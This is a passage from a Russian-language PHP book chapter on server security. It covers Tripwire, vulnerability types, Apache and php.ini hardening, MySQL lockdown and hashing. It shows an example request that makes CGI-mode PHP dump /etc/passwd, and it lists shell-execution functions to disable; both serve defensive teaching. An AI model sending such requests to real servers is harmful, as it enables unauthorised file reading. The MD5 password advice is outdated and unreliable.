тивный вариант – настроить задание cron для проверки целостности всех файлов, за которыми следит Tripwire. Кроме того, Tripwire помогает ликвидировать последствия проникновения, поскольку он следит за всеми файлами, которые модифицирует нарушитель, и мы знаем, какие файлы надо восстановить, чтобы исправить систему. Некоторые ресурсы, относящиеся к Tripwire, перечислены в разделе «Ресурсы и материалы для дальнейшего изучения» в конце данной главы.

## Отслеживание новых уязвимостей

Одна из проблем обеспечения безопасности обусловлена тем, что взломщики постоянно придумывают новые способы проникновения и ищут новые уязвимые места в программном обеспечении, которые позволят им это сделать. Это значит, что политика безопасности должна включать в себя контроль почтовых списков рассылки, сообщающих об этих новых слабых местах и способах их исправления. Два таких полезных списка – Bugtraq и Packet Storm.

Важно быстро реагировать на появление новых уязвимостей, о которых сообщается в этих списках. Сначала надо проверить, требует ли наша система обновления или установки заплатки (patch), и действовать соответствующим образом. Обычно при извещении о выявленном слабом месте разработчик программного обеспечения одновременно рассыпает заплатку.

При этом действует механизм доверия – если обнаруживается уязвимое место в программном обеспечении, сначала сообщают об этом его разработчику и ждут, когда он изготовит исправление, и только потом сообщают в списки рассылки. Если разработчик ПО не отвечает, тогда тот, кто обнаружил слабое место, может послать информацию в список и раньше. В таких случаях необходимо принять меры, чтобы кто-нибудь не воспользовался выявленным слабым местом.

## Обычные типы уязвимостей

В информации, помещаемой на упомянутых выше сайтах и почтовых списках (advisories), часто указывается тип уязвимости. Ниже приводятся описания наиболее распространенных из них с объяснением опасности, которую они представляют.

### Backdoor

«Черный ход» (backdoor) – это имя пользователя и пароль, прошитые разработчиком в коде приложения. Он дает возможность входа в систему, о которой не известно конечному пользователю и которая нигде не документирована. Чаще всего это связано с забывчивостью разработчика, не удалившего старый код для отладки. Этот тип уязвимости редко, но встречается. Известный пример – выпуск Borland исходного кода Interbase SQL Server. Черный ход, включающий имя пользователя и пароль по умолчанию для полного доступа, были обнаружены проектом Firebird. Подробности можно узнать на <http://www.securityfocus.com/advisories/3152/>.

## Buffer Overflow

Переполнение буфера (*bufferoverflow*) происходит при попытке программы сохранить данные в памяти, объем которой недостаточен для этих данных, при отсутствии в программе проверки размера памяти. В результате программа перезаписывает данные в следующем участке памяти.

Переполнение буфера - один из чаще всего встречающихся типов уязвимостей. Пользуются им для того, чтобы переписать информацию, которая идет после текущего блока памяти. В результате можно изменить адрес возврата текущей функции или вызвать крах выполняемого приложения с выходом в оболочку. Хорошее описание простых случаев переполнения буфера есть на <http://www.phrack.org/show.php?p=49&a=1> (для чтения требуется некоторое знание С и языка ассемблера).

## CGI Exploit

Это «эксплойты» (эксплуатируемые уязвимости) в выполняемых сценариях CGI. Эксплойты этого типа разнообразны и обычно служат для получения с сервера конфиденциальной информации или обхода политики безопасности. Далее в этой главе мы рассмотрим некоторые способы избежать их появления в программах.

## Отказ в обслуживании

Атака «Отказ в обслуживании» (Denial of Service - DoS) представляет собой попытку сделать недоступной некоторую службу. Часто направлена на веб-сайт или другую общедоступную службу. Вызывает подрыв доверия пользователей и может привести к временному закрытию.

Простейший тип DoS - лавинная рассылка пакетов (packet flooding). Атакующий или группа атакующих посылают серверу управляющие пакеты Internet Control Message Packets (**ICMP**), требуя ответа. Сервер начинает посыпать ответы на эти запросы. Если запросы поступают чаще, чем сервер успевает их обработать, скапливаются необработанные запросы, что приводит к существенному замедлению работы сервера или полному его отказу. Часто стоит потратить немного средств и времени, чтобы уменьшить риск подобной атаки. У Security Focus есть хороший список статей по атакам такого рода: <http://www.securityfocus.com/cgi-bin/library.pcat=213>.

## Ошибки конфигурации

Ошибки конфигурации проявляются, когда настройка по умолчанию или директива настройки сервера открывает брешь в системе защиты. Стоит потратить время и изучить информацию о новых и известных ошибках конфигурации, чтобы не допустить их на сервере, какими бы непонятными они ни казались.

Хороший пример неприятностей, вызванных ошибками конфигурации, – взлом группой хакеров веб-сервера Apache Software Foundation (<http://www.apache.org/>). Хакеры воспользовались многочисленными ошибками настройки, чтобы получить доступ с правами root к машине apache.org и изменить

страницы сайта. Сложность такого вида атаки показывает, какие усилия прилагают хакеры, чтобы взломать систему защиты. Подробное описание этой атаки есть на <http://www.securiteam.com/securitynews/5MP031P1FG.html>.

## Система безопасности Apache

Следующая наша задача - настроить приложение веб-сервера. Мы рассмотрим обеспечение защиты веб-сервера Apache, поскольку это один из самых распространенных в Интернете веб-серверов. Поддерживать самые свежие обновления для Apache достаточно легко; большая часть информации по безопасности Apache есть в упомянутых выше списках. Еще одно место, на котором можно узнать о проблемах, связанных с Apache, - это «еженедельник» Apache на <http://www.apacheweek.com/>.

Мы займемся настройками, обеспечивающими **защиту Apache**, и необходимыми при этом проверками. О защищенной настройке Apache написано несколько книг, и есть масса ресурсов в Интернете. Список их есть в разделе «Ресурсы и материалы для дальнейшего изучения».

Полезно установить самую новую версию Apache (<http://httpd.apache.org/>). Подробные указания по установке есть в главе 2.

## Директива User

Apache запускается с правами суперпользователя root. Это необходимо, потому что он должен привязаться к привилегированному порту. После привязки к порту и выполнения некоторых других операций он переключается на пользователя, указанного в директиве `User` в главном файле конфигурации Apache (обычно `httpd.conf`).

То обстоятельство, что Apache запускается с правами суперпользователя, означает, что следует особо позаботиться, чтобы исполняемому файлу `httpd` и некоторым другим, связанным с ним, были назначены надлежащие права доступа. Например, если директива в файле настройки указывает, что корневым каталогом является `/usr/local/httpd`, то владельцем этого каталога должен быть root, и только он может осуществлять в него запись. Если этого не сделать, система может стать открытой для различного рода атак, в том числе возможна замена исполняемого модуля `httpd` троянской версией. Кроме того, возможна перезапись важных системных файлов путем создания символьических ссылок на них под именами файлов журналов (log files). Восстанавливаться после таких атак помогает `Tripwire`, если настроить его и на контроль файлов Apache.

Пользователь, указанный в директиве `User` файла конфигурации Apache, должен обладать как можно меньшими правами. Обычно единственными необходимыми правами для него являются доступ по чтению к корневому каталогу документов и право выполнения в каталогах `cgi-bin`. По умолчанию пользователем, на которого переключается Apache по окончании ини-

циализации, является nobody или www. Однако можно создавать пользователей, отвечающих нашим потребностям.

## Директива Directory

Другая важная составная часть защиты Apache - ограничение числа каталогов, к которым он имеет доступ. Лучше всего сначала запретить Apache доступ к любым каталогам, а потом разрешить доступ к нужным.

Директива Directory содержит список директив, оказыывающих воздействие на указанный каталог и все его подкаталоги. Итак, сначала вообще запретим Apache доступ к любым файлам. Это можно сделать с помощью следующей директивы Directory в файле httpd.conf:

```
<Directory />
    AllowOverride None
    Options None
    Order deny,allow
    Deny from all
</Directory>
```

Она запрещает Apache доступ ко всем подкаталогам /. Дополнительные сведения об отдельных директивах между тегами <Directory> можно найти в документации по Apache.

Следующая наша задача - разрешить доступ к корневому каталогу документов. Для этого служит следующая директива Directory:

```
DocumentRoot /www

<Directory /www>
    AllowOverride None
    Options Indexes FollowSymlinks
    Order allow, deny
    Allow from all
</Directory>
```

В этом примере файлы HTML и PHP хранятся в каталоге /www/. Сначала мы задаем корневой каталог документов. Затем с помощью директивы Directory сообщаем Apache, что этот каталог доступен всем. Наконец, мы хотим запретить просмотр файлов .htaccess. Это достигается с помощью директивы File:

```
AccessFileName .htaccess

<Files ~"\.htaccess$">
    Order deny,allow
    Deny from all
</Files>
```

Файл httpd.conf по умолчанию уже содержит все эти директивы. Они показаны здесь, чтобы объяснить, как это работает. Даже если они уже есть в ва-

шем файле `httpd.conf`, потратьте некоторое время на его изучение и убедитесь, что действительно доступ предоставлен только к нужным объектам. Чем больше служб запущено, тем больше вероятность подвергнуться атаке. Помните: если служба отсутствует, то с ее помощью нельзя взломать вашу систему.

## Укрепление Apache

В настройках Apache по умолчанию активизируются много различных расширений и обработчиков. Полезно убрать с сервера те из них, в которых нет необходимости. Если не используются `cgi-bin` и сценарии CGI, закомментируйте директиву `ScriptAlias` для `cgi-bin`. Кроме того, закомментируйте все директивы `AddHandler` и связанные с ними `AddTypes`, если в них нет необходимости.

В данной конфигурации Apache с помощью символа `#` закомментированы следующие директивы:

```
#ScriptAlias      /cgi-bin/          /www/cgi-bin/
#AddHandler      cgi-script        .cgi
<AddType         text/html          .shtml
#AddHandler      server-parsed     .shtml
#AddHandler      send-as-is        asis
#AddHandler      imap-file         map
```

Не забудьте перезапустить Apache после модификации файла `httpd.conf`. В Linux это делает команда `killall -HUP httpd`, а в Windows NT/2000 - команды `net stop Apache` и `net start Apache`.

*Если сервер работает в производственной среде, сначала следует протестировать конфигурацию. Это можно сделать, выполнив `httpd` с ключом `-t`.*

## Безопасность и PHP

В PHP имеется несколько функций, с помощью которых можно повысить его защищенность. Сначала обратим внимание на то, как установлен PHP.

## Соображения безопасности при установке CGI

Если PHP установлен как двоичный модуль CGI (если пользователь не хочет интегрировать PHP с Apache или желает работать со сценариями оболочки), необходимо поместить PHP в каталог `cgi-bin` и вызывать его как обработчик CGI. Это таит в себе ряд опасностей.

Есть два типа атак, опасность которых возникает при установке PHP как двоичного модуля CGI:

- Доступ к системным файлам
- Доступ к защищенным документам веб-сайта

Доступ к системным файлам можно получить путем запроса страницы `http://www.mydomain.com/cgi-bin/php?/etc/passwd`. В результате PHP проанализирует и выведет содержимое файла /etc/passwd, чего явно делать нельзя. Дело в том, что веб-сервер передает /etc/passwd PHP в качестве первого аргумента, заставляя PHP предположить, что /etc/passwd - сценарий, который должен быть выполнен. Конечно, в /etc/passwd нет кода PHP, поэтому он прямо выводится в браузер атакующего.

Доступ к защищенным документам можно получить, запросив URL `http://www.mydomain.com/cgi-bin/php/some/protected/file.html`. Этот запрос обходит механизмы защиты веб-сервера и выводит содержимое `http://mydomains.com/some/protected/file.htm`. Это происходит потому, что PHP не запрашивает файл у веб-сервера, а непосредственно открывает его в файловой системе.

В PHP есть ряд параметров, с помощью которых можно предотвратить такие атаки. Если скомпилировать PHP с опцией `-enable-force-cgi-redirect`, то PHP не будет принимать запросы непосредственно к синтаксическому анализатору. Ограничить права доступа PHP можно также директивами конфигурации `doc_root` и `user_dir`.

*Опция конфигурации `-enable-force-cgi-redirect` проверена только с Apache, и ее работа с другими серверами не гарантируется. Она основана на установке Apache нестандартной переменной `CGI_REDIRECT_STATUS`. При работе с сервером, отличным от Apache, узнайте у его производителя, работает ли эта опция.*

Еще один способ сделать установку более безопасной состоит в том, чтобы поместить анализатор PHP вне корневого веб-каталога. Хорошим местом для него будет `/usr/local/bin/php`. Недостаток в том, что придется помешать в начало файлов строку:

```
#!/path/to/php
```

Благодаря этой строке веб-сервер будет знать, где найти анализатор PHP. Кроме того, потребуется сделать файлы сценариев исполняемыми. Чтобы заставить PHP правильно работать с переменными `PATH_INFO` и `PATH_TRANSLATED`, задайте при компиляции опцию `-enable-discard-path`.

## Настройка PHP

В файле `php.ini` содержатся различные параметры, с помощью которых можно повысить защищенность PHP, ограничив его возможности доступа. Ниже описаны те параметры, которые, скорее всего, будут использованы с этой целью.

### **display\_errors**

Этот параметр должен быть установлен в `false`. Кроме того, в реальной обстановке должны быть реализованы обработчики ошибок. Дело в том, что при возникновении ошибок PHP обнаруживает информацию о маршрутах и, возможно, имени переменной. Это дает атакующему некоторую информацию о

системе, поэтому в реальной обстановке данный параметр надо установить в `false`. По умолчанию он имеет значение `true`. Если он установлен в `false`, можно задать в параметре конфигурации `error_log` местонахождение файла, в котором PHP будет регистрировать сообщения о возникших ошибках.

## **error\_reporting**

PHP предоставляет различные средства отладки и обработки ошибок. Обращаться с ними следует осторожно, чтобы не допустить компрометации системы защиты. Значение этого параметра можно установить в зависимости от видов ошибок и предупреждений, о которых должно сообщаться, с помощью функции `error_reporting()` либо задав это значение в файле `php.ini`. Для этого в PHP определен ряд констант. Они перечислены ниже с указанием типа ошибок, сообщения о котором активизируют (табл. 23.1):

*Таблица 23.1. Константы и типы ошибок PHP*

| Значение                       | Тип ошибки   |
|--------------------------------|--|
| <code>E_ALL</code>             | Все перечисленные ниже   |
| <code>E_ERROR</code>           | Неустранимые ошибки этапа исполнения   |
| <code>E_WARNING</code>         | Устранимые ошибки этапа исполнения   |
| <code>E_PARSE</code>           | Ошибки анализатора этапа компиляции  |
| <code>E_NOTICE</code>          | Общие сообщения о проблемах в коде, например неинициализированные переменные                 |
| <code>E_CORE_ERROR</code>      | Неустранимая ошибка в Zend Engine при запуске  |
| <code>E_CORE_WARNING</code>    | Устранимая ошибка в Zend Engine при запуске  |
| <code>E_COMPILE_ERROR</code>   | Неустранимая ошибка этапа компиляции в Zend Engine   |
| <code>E_COMPILE_WARNING</code> | Устранимая ошибка этапа компиляции в Zend Engine   |
| <code>E_USER_ERROR</code>      | Сообщение об ошибке, сгенерированное пользователем (с помощью <code>trigger_error()</code> ) |
| <code>E_USER_WARNING</code>    | Предупреждение, сгенерированное пользователем (с помощью <code>trigger_error()</code> )      |
| <code>E_USER_NOTICE</code>     | Уведомление, сгенерированное пользователем (с помощью <code>trigger_error()</code> )         |

Эти параметры представляют собой битовые маски и могут объединяться с помощью логических операторов AND, OR и NOT. Вот несколько примеров:

- **Показывать все ошибки, кроме E\_NOTICE и E\_USER\_NOTICE:**

```
error_reporting = E_ALL & ~(E_NOTICE|E_USER_NOTICE)
```

- **Показывать только E\_ERROR, E\_CORE\_ERROR, E\_COMPILE\_ERROR и E\_USER\_ERROR:**

```
error_reporting = E_ERROR|E_CORE_ERROR|E_COMPILE_ERROR|E_USER_ERROR
```

- Показывать все:

```
error_reporting = E_ALL
```

Рекомендуется во время разработки останавливать E\_ALL. В реальной среде лучше включить предупреждения и ошибки, а уведомления отключить.

## **open\_basedir**

С помощью этого параметра можно задать каталоги, доступные fopen(). Например, если необходимо открывать файлы только в /home/wrox/web\_site/logs, то это значение надо установить для open\_basedir. Можно задать несколько каталогов, разделив их точкой с запятой (:) в Windows и двоеточием (:) в других системах.

Все символические ссылки разыменовываются, поэтому невозможно обойти эту установку с помощью символьических ссылок. Значение этого параметра по умолчанию позволяет открывать любой файл.

## **variables\_order**

Этот параметр управляет порядком, в котором PHP регистрирует переменные POST, GET, cookie и серверы. По умолчанию установлен порядок «EGPCS», что означает регистрацию переменных окружения, GET, POST, cookie и сервера в указанном порядке.

Переменные, регистрируемые позднее, переопределяют установленные ранее значения. Таким образом, переменные окружения заменяются переменными GET, которые заменяются переменными POST, и т. д. Если у переменной POST такое же имя, как у переменной GET, переменная POST заменяет переменную GET. Главная польза этого параметра в возможности отключить регистрацию переменных из определенного источника, например от окружения и GET, для чего variables\_order следует установить в «PCS».

*Необходимо отметить, что «5» всегда надо указывать на последнем месте или вообще не задавать, чтобы не допустить замены важных переменных сервера переменными, управляемыми пользователем.*

## **register\_globals**

Это, вероятно, самая опасная из всех настроек PHP. Если она имеет значение on (установка по умолчанию вплоть до PHP 4.1), а не off (значение по умолчанию начиная с PHP 4.2), то переменные EGPCS регистрируются как глобальные. С этим связано несколько угроз.

Прежде всего, это означает, что пользователю не надо проверять, откуда поступила переменная (от POST, GET или cookie), поэтому значения переменных могут быть поддельными. Одно это обстоятельство вызывает большинство проблем со сценариями PHP. Если вы установили значение этой переменной равным off (рекомендуется), то включите track\_vars в on.

## **track\_vars**

Если этот параметр установлен в `on` (выполняется по умолчанию), то переменные EGPCs оказываются в массивах `$HTTP_ENV_VARS`, `$HTTP_GET_VARS`, `$HTTP_POST_VARS`, `$HTTP_COOKIE_VARS` и `$HTTP_SERVER_VARS`.

## **disable\_functions**

Аргумент этой функции содержит список функций, выполнение которых запрещается PHP. По умолчанию PHP разрешено выполнение всех функций. В число функций, запрещение которых имеет смысл, входят:

- `exec()`

Выполняет указанную команду и возвращает последнюю строку выдачи программы

- `passthru()`

Выполняет указанную команду и возвращает все результаты непосредственно в удаленный броузер

- `system()`

Примерно то же, что `passthru()`, но не обрабатывает двоичные данные

- `shell_exec()`

Функциональный эквивалент оператора обратного штриха, который PHP попытается выполнить в качестве команды оболочки

- `popen()`

Выполняет указанную команду и соединяет выходной или входной потоки с дескриптором файла PHP

## **allow\_url\_fopen**

Запрещает открытие удаленных файлов на других FTP- или веб-серверах. Если нет необходимости обращаться к файлам других сайтов HTTP или FTP, установите значение `off`.

## **Безопасный режим**

Для решения проблемы защиты совместно используемого сервера в PHP есть функция, устанавливающая безопасный режим (*safe mode*). Эта функция ограничивает действия, доступные сценариям, ограничивая таким образом **вред**, который сценарии злоумышленников могут причинить серверу и **тем**, кто с ним работает.

В безопасном режиме PHP проверяет, является ли владелец текущего сценария также владельцем всех файлов, которые он пытается открыть. Если идентификаторы пользователей не совпадают, PHP выводит предупреждение о том, что данная функция ограничена.

В файле `php.ini` можно сделать ряд других установок, непосредственно относящихся к работе защищенного режима. Они описываются ниже.

## **safe\_mode**

Эта директива управляет включением и выключением безопасного режима. Значение по умолчанию - off.

## **safe\_mode\_gid**

Обычно при открытии файла в защищенном режиме id владельца файла должен совпадать с id пользователя, выполняющего сценарий. Если перевести этот параметр в on, ограничение несколько ослабляется, и требуется совпадение только id групп. Значение по умолчанию – off.

## **safe\_mode\_exec\_dir**

Эта директива задает список каталогов, в которых можно выполнять программы в безопасном режиме. Если программа не находится в одном из перечисленных каталогов, она не будет запущена. Символические ссылки разыменовываются, чтобы нельзя было с их помощью обойти назначение данной директивы.

## **safe\_mode\_allowed\_env\_vars**

Список префиксов имен переменных окружения, которые могут устанавливаться пользователями в безопасном режиме. По умолчанию это PHP\_, т. е. устанавливать можно только переменные, начинающиеся с PHP\_.

## **safe\_mode\_protected\_env\_vars**

Список переменных, явно запрещенных к модификации в безопасном режиме. Даже если safe\_mode\_allowed\_env\_vars разрешает изменять все переменные окружения, эта установка предотвращает изменение переменных, которые в ней перечислены. Значение по умолчанию - LD\_LIBRARY\_PATH.

# **Безопасность и MySQL**

MySQL - один из самых популярных серверов баз данных open source. Стоит потратить некоторое время, чтобы повысить его защищенность: установка MySQL по умолчанию не очень безопасна. Предлагаемые ниже действия позволят несколько повысить степень защиты.

Если MySQL уже установлен с параметрами по умолчанию, стоит зайти на <http://www.canowhoopass.com/weav/wssig/nusphere/testnusphere.php> машины, на которой работает MySQL.

Обычно защита MySQL требует точно знать, что от него требуется и какой доступ необходимо обеспечить к базе данных.

## **MySQL и пользователь root**

Выполнение MySQL от имени root может иметь катастрофические последствия. Это было одной из главных причин, приведших к компрометации *apac-*

*he.org*. Лучше всего создать пользователя mysql или эквивалентного и запускать MySQL под оболочкой `safe_mysql` от имени этого пользователя. Один только этот шаг позволит существенно повысить защищенность MySQL.

Необходимо обеспечить этому непривилегированному пользователю доступ к каталогам данных MySQL и выполнение двоичного модуля MySQL. Сначала надо завершить работу сервера, что делается с помощью команды:

```
mysqladmin -p -u root shutdown
```

Допустим, что каталог данных mysql расположен в `/home/mysql/data`, тогда надо предоставить доступ к этим каталогам только пользователю mysql (в последующих командах указывается как mysql). Это можно обеспечить выполнением в оболочке следующих команд:

```
chown -R mysql /home/mysql/data  
chmod -R go-rwx /home/mysql/data
```

При наличии в этих каталогах символьических ссылок те же команды должны быть выполнены с адресатом этих символьических ссылок.

Кроме того, проверьте, чтобы сокет unix не находился в том же каталоге данных. Это обеспечивается параметром настройки `-with-unix-socket-path` при компиляции.

Наконец, перезапустим сервер MySQL. Это делается с помощью сценария `safe_mysql`, выполняемого от имени пользователя mysql:

```
safe_mysql -user=mysql &
```

Можно обойти использование параметра user при каждом запуске mysql, если задать его в файле my.cnf в разделе [mysqld]:

```
user=mysql
```

Еще одна мера предосторожности заключается в защите файла `/etc/my.cnf`. Иначе ничто не помешает кому-нибудь установить в директиве User пользователя root. Владельцем этого файла должен быть root, но права чтения должны быть предоставлены всем. Это достигается командами:

```
chown root /etc/my.cnf  
chmod 644 /etc/my.cnf
```

## Уборка

Целесообразно удалить различные малозначительные компоненты, включенные в установку по умолчанию, в том числе:

- Удалить тестовую базу данных
- Отключить удаленный доступ
- Отключить доступ без имени пользователя
- Задать пароль для root

Чтобы выполнить эти действия, подключитесь к базе данных из командной строки:

```
mysql -u root -p
```

Эта команда должна создать соединение с базой данных от имени пользователя root. Если у пользователя root нет пароля, не следует задавать параметр -p, иначе доступ не будет предоставлен. Если возникнут проблемы на этом этапе, обратитесь к документации MySQL. Первая задача – удалить базу данных test. Она совершенно не нужна нам, и обычно сохранение ее оставляет возможность атаки:

```
mysql> DROP DATABASE test;
```

Приведенная команда SQL решает задачу. Теперь надо подчистить права доступа. MySQL хранит информацию о правах доступа и других базах данных сервера в базе данных mysql. Поэтому выберем mysql в качестве текущей базы данных. Это делает следующая команда:

```
mysql> USE mysql;
```

Мы хотим завершить удаление тестовой базы данных, запретить удаленный доступ, доступ без имени пользователя и задать пароль для пользователя root:

```
mysql> DELETE FROM db WHERE Db LIKE 'test%';
```

Эта команда удаляет из таблицы прав доступа записи, относящиеся к тестовой базе данных. Теперь отменим удаленный доступ к серверу MySQL с помощью команды SQL:

```
mysql> DELETE FROM user WHERE host='';
```

Теперь удалим записи пользователей без имени:

```
mysql> DELETE FROM user WHERE User='';
```

Обеспечим пароль для root. Пароль должен быть надежным – хорошо, если он состоит из буквенно-цифровых символов и знаков пунктуации:

```
mysql> UPDATE user SET Password = PASSWORD("jgt4*92smck") WHERE User = 'root';
```

Наконец, требуется обеспечить перезагрузку MySQL таблиц с правами доступа, чтобы они вступили в силу. Это достигается следующей командой SQL:

```
mysql> FLUSH PRIVILEGES;
```

## Управление пользователями MySQL

Убрав лишнее после установки и сделав ее более защищенной, следует подумать о том, какие права доступа действительно нужны пользователям. Чаще всего это доступ по чтению ко всей базе данных и право записи в одну-две таблицы. Назовем этого пользователя webuser. Возможно, имеется сценарий администрирования PHP, защищенный паролем, которому нужно право

чтения и записи во все таблицы базы данных; назовем соответствующего пользователя `adminuser`.

В данном примере предполагается наличие базы данных `web site` с тремя таблицами - `users`, `news` и `log_tbl`. В таблице `users` хранятся данные о пользователях, зарегистрированных на веб-сайте. Таким образом, `webuser` должен обладать правами `SELECT`, `INSERT` и `UPDATE` в отношении этой таблицы. Таблица `news` хранит новые статьи. Новые статьи могут добавляться или изменяться только администратором, поэтому пользователю `webuser` нужен только доступ `SELECT` к этой таблице. Наконец, таблица `log_tbl` хранит сведения о каждом посещении сайта. Следовательно, оба пользователя должны иметь право выполнения `SELECT` и `INSERT` в этой таблице, но ни у одного из них не должно быть прав `UPDATE` или `DELETE`.

Посмотрим, как создать двух пользователей с перечисленными выше правами.

Сначала зарегистрируемся на сервере `mysql`:

```
mysql -uroot -p  
Enter password: *****
```

Теперь надо создать двух пользователей, которым первоначально предоставим право применять `SELECT` ко всей базе данных веб-сайта:

```
mysql> GRANT SELECT ON web site.* TO webuser@localhost IDENTIFIED BY  
'secure_password';  
mysql> GRANT SELECT ON web site.* TO adminuser@localhost IDENTIFIED BY  
'secure_password2';
```

Пользователю `webuser` необходимы также права на выполнение команд `INSERT` и `UPDATE` для таблицы `users` и команды `INSERT` для таблицы `log_tbl`:

```
, mysql> GRANT INSERT, UPDATE ON web site.users TO webuser@localhost;  
mysql> GRANT INSERT ON web site.log TO webuser@localhost;
```

Пользователю `adminuser` нужны права `INSERT`, `UPDATE` и `DELETE` для таблицы `users`, права `INSERT` и `UPDATE` для таблицы `news` и права `INSERT` для таблицы `log_tbl`. Мы предоставим их с помощью следующих команд SQL:

```
mysql> GRANT INSERT, UPDATE, DELETE ON web site.users TO adminuser@localhost;  
mysql> GRANT INSERT, UPDATE ON web site.news TO adminuser@localhost;  
mysql> GRANT INSERT ON web site.log_tbl TO adminuser@localhost;
```

Наконец, надо обеспечить перезагрузку MySQL таблиц с правами доступа:

```
mysql> FLUSH PRIVILEGES;
```

Теперь сервер MySQL должен быть защищен, а у читателя должно появиться представление о том, как создавать пользователей с определенными правами. Дополнительные сведения по данной проблеме можно найти в руководстве по MySQL или в разделе «Ресурсы и материалы для дальнейшего изучения» в конце данной главы.

## Криптография

Криптография (от греч. κρυπτός и γράφω) - это тайнопись, или шифрование. Шифрование сообщений имеет многовековую историю, по сложности простираясь от простых шифров подстановки, применявшихся в древнем Риме, до используемых в настоящее время систем с открытыми и закрытыми ключами и квантовой криптографии будущего. Задача криптографа - создать шифр настолько надежный, что прочесть сообщение сможет только тот, кому оно предназначено, и никто посторонний.

Следующие несколько страниц посвящены беглому обзору типов криптографических алгоритмов, применяемых сегодня в Интернете, а также кое-каким сведениям об их действиях и областях возможного применения.

### Однонаправленное шифрование

С помощью этой процедуры строка зашифровывается таким образом, что она не может быть расшифрована. Может показаться непонятным, где это может понадобиться, но на самом деле такой метод шифрования часто используется в мире компьютеров.

Алгоритмы, реализующие однонаправленное шифрование, часто называют алгоритмами хеширования (hashing algorithms). Это процедура, создающая уникальный «отпечаток» исходной строки. В PHP в качестве алгоритма хеширования чаще всего применяется **MD5**. Мы не станем вникать в описывающий его математический аппарат, а лишь отметим, что он принимает строку и возвращает ее уникальный 128-битовый отпечаток.

В настоящее время считается невозможным по этому отпечатку восстановить исходные данные, обратив процедуру,<sup>1</sup> кроме того, весьма мала вероятность того, что можно создать два набора входных данных с одинаковыми отпечатками. Это не делает системы полностью неуязвимыми, поскольку сохраняется вероятность взлома с помощью метода «грубой силы» (полный перебор до совпадения входных и выходных данных). Продолжительность взлома с помощью грубой силы зависит от сложности хешируемых данных, но для коротких паролей она невелика.

Благодаря этим факторам алгоритм MD5 целесообразно применять для зашифровывания паролей, при условии, что пароли выбираются надежные. Это применение основано на том, что первоначальный пароль нельзя восстановить по его отпечатку, но при регистрации пользователя можно хешировать его пароль и сравнивать два отпечатка.

Хранение паролей в открытом виде - серьезная угроза безопасности, поскольку при компрометации базы данных то же самое происходит и с паролями. Пропустите пароль через алгоритм MD5 и сохраните полученный от-

<sup>1</sup> Точнее, получить исходные данные невозможно путем математических вычислений исходя только из отпечатка. - Примеч. науч. ред.

печаток. Когда пользователь зарегистрируется и вводит свой пароль, пропустите его через алгоритм MD5. Если отпечаток совпадает с тем, который был сохранен ранее, по всей вероятности, введенные данные были одинаковыми.

Не следует забывать, что если пароль легко угадываем, то система не защищена, поскольку уязвима для атаки грубой силой. Чтобы получить дополнительную информацию о том, как выбирать надежные пароли, обратитесь к разделу «Ресурсы и материалы для дальнейшего изучения» в конце данной главы.

Функцию PHP `md5()` можно применять для создания отпечатков любых данных. Приведем пример:

```
<?php  
$fingerprint = md5($password);  
?> ."
```

*У алгоритма MD5 много других применений. С его помощью можно проверить, был ли изменен файл со времени последнего просмотра. Сохранив отпечаток файла, можно быстро проверить, совпадает ли новый отпечаток с прежним.*

С той же целью могут применяться функции **CRC32**, выполняющие аналогичную работу. Функция **CRC32** не пригодна для работы с паролями, поскольку создает всего лишь 32-разрядный отпечаток, а не 128-разрядный. В результате вероятность получить одинаковый результат для двух разных наборов входных данных значительно выше.

Кроме функций MD5 и CRC32, PHP предоставляет доступ к библиотеке **mhash**. Эта библиотека содержит другие хеширующие функции помимо алгоритмов MD5 и CRC32. Доступ к этим алгоритмам осуществляется через функцию `mhash()`.

Эта функция принимает два или три аргумента: первый аргумент — это константа для алгоритма (объяснение ниже), второй аргумент — строка, которую надо хешировать, а третий аргумент — ключ, который следует использовать при хешировании. Вот краткий пример хеширования при помощи алгоритма MD5 и функции `mhash()`:

```
<?php  
$passphrase="this is my secret passphrase";  
echo("My passphrase hashed using md5 is: ");  
echo(mhash(MASH_MD5, $passphrase));  
?>
```

Ниже перечислены основные алгоритмы, поддерживаемые `mhash`. Дополнительную информацию можно получить на <http://mhash.sourceforge.net/> (табл. 23.2).

Таблица 23.2. Основные алгоритмы, поддерживаемые библиотекой *mhash*

| Название алгоритма | Примечания  |
|--------------------|---|
| CRC32              | Этот алгоритм применяется, главным образом, при вычислении контрольных сумм для проверки целостности <i>данных</i> . <i>mhash</i> содержит два варианта этого алгоритма - MHASH_CRC32, обычно используемый в сетях Ethernet, и MHASH_CRC32B, обычно применяемый в программах ZIP  |
| MD5                | Тот же алгоритм, что и в функции <code>md5()</code> . Доступ осуществляется через константу <code>MHASH_MD5</code>  |
| MD4                | Алгоритм MD4 аналогичен MD5, но считается менее надежным, хотя работает быстрее. MD5 заменил его, и применять MD4 не следует. Для доступа к этой функции можно использовать константу <code>MHASH_MD4</code>  |
| SHA1               | Этот алгоритм чаще всего используется в стандарте цифровой подписи NIST Digital Signature Standard. Доступ - через константу <code>MHASH_SHA1</code>  |
| HAVAL              | Модификация MD5, дающая результат переменной длины. В <i>mhash</i> есть несколько разновидностей - MHASH_HAVAL256, MHASH_HAVAL192, MHASH_HAVAL160 И MHASH_HAVAL128  |
| RIPEMD160          | Алгоритм 160-битового шифрования, рассматриваемый в качестве замены MD4, MD5 и RIPEMD. По-видимому, прижился не так хорошо, поскольку MD5 все еще общеупотребителен. Доступ к этому алгоритму можно получить через константу <code>MHASH_RIPEMD160</code>   |
| TIGER              | TIGER разрабатывался как очень быстрая функция хеширования. В основном предназначался для 64-разрядных машин, хотя на других машинах работает не медленнее других алгоритмов. Доступ к этому алгоритму можно получить через константы <code>MHASH_TIGER192</code> , <code>MHASH_TIGER160</code> и <code>MHASH_TIGER128</code> |
| GOST               | Российский стандарт цифровой подписи, порождает 256-разрядное значение. Доступ можно получить через константу <code>MHASH_GOST</code>   |

## Симметричное шифрование

Это процедура шифрования строки с помощью ключа. Ключ известен отправителю и получателю и используется в определенных алгоритмах для зашифровывания и расшифровывания строки. Так работала машина Enigma во время второй мировой войны.

С этим типом шифрования связано много сложностей и слабостей. Главная трудность в том, чтобы обеспечить наличие ключа только у двух людей - отправителя и получателя. Если кто-то посторонний завладеет ключом и перехватит зашифрованное сообщение, то довольно легко расшифрует сообщение и узнает, какой информацией обмениваются между собой отправитель и

получатель. В общем случае, однако, если можно гарантировать защиту ключа, то этот вид шифрования также вполне надежен. PHP предоставляет доступ к шифрованию этого типа через библиотеку mcrypt, обеспечивающую доступ к большому числу алгоритмов шифрования.

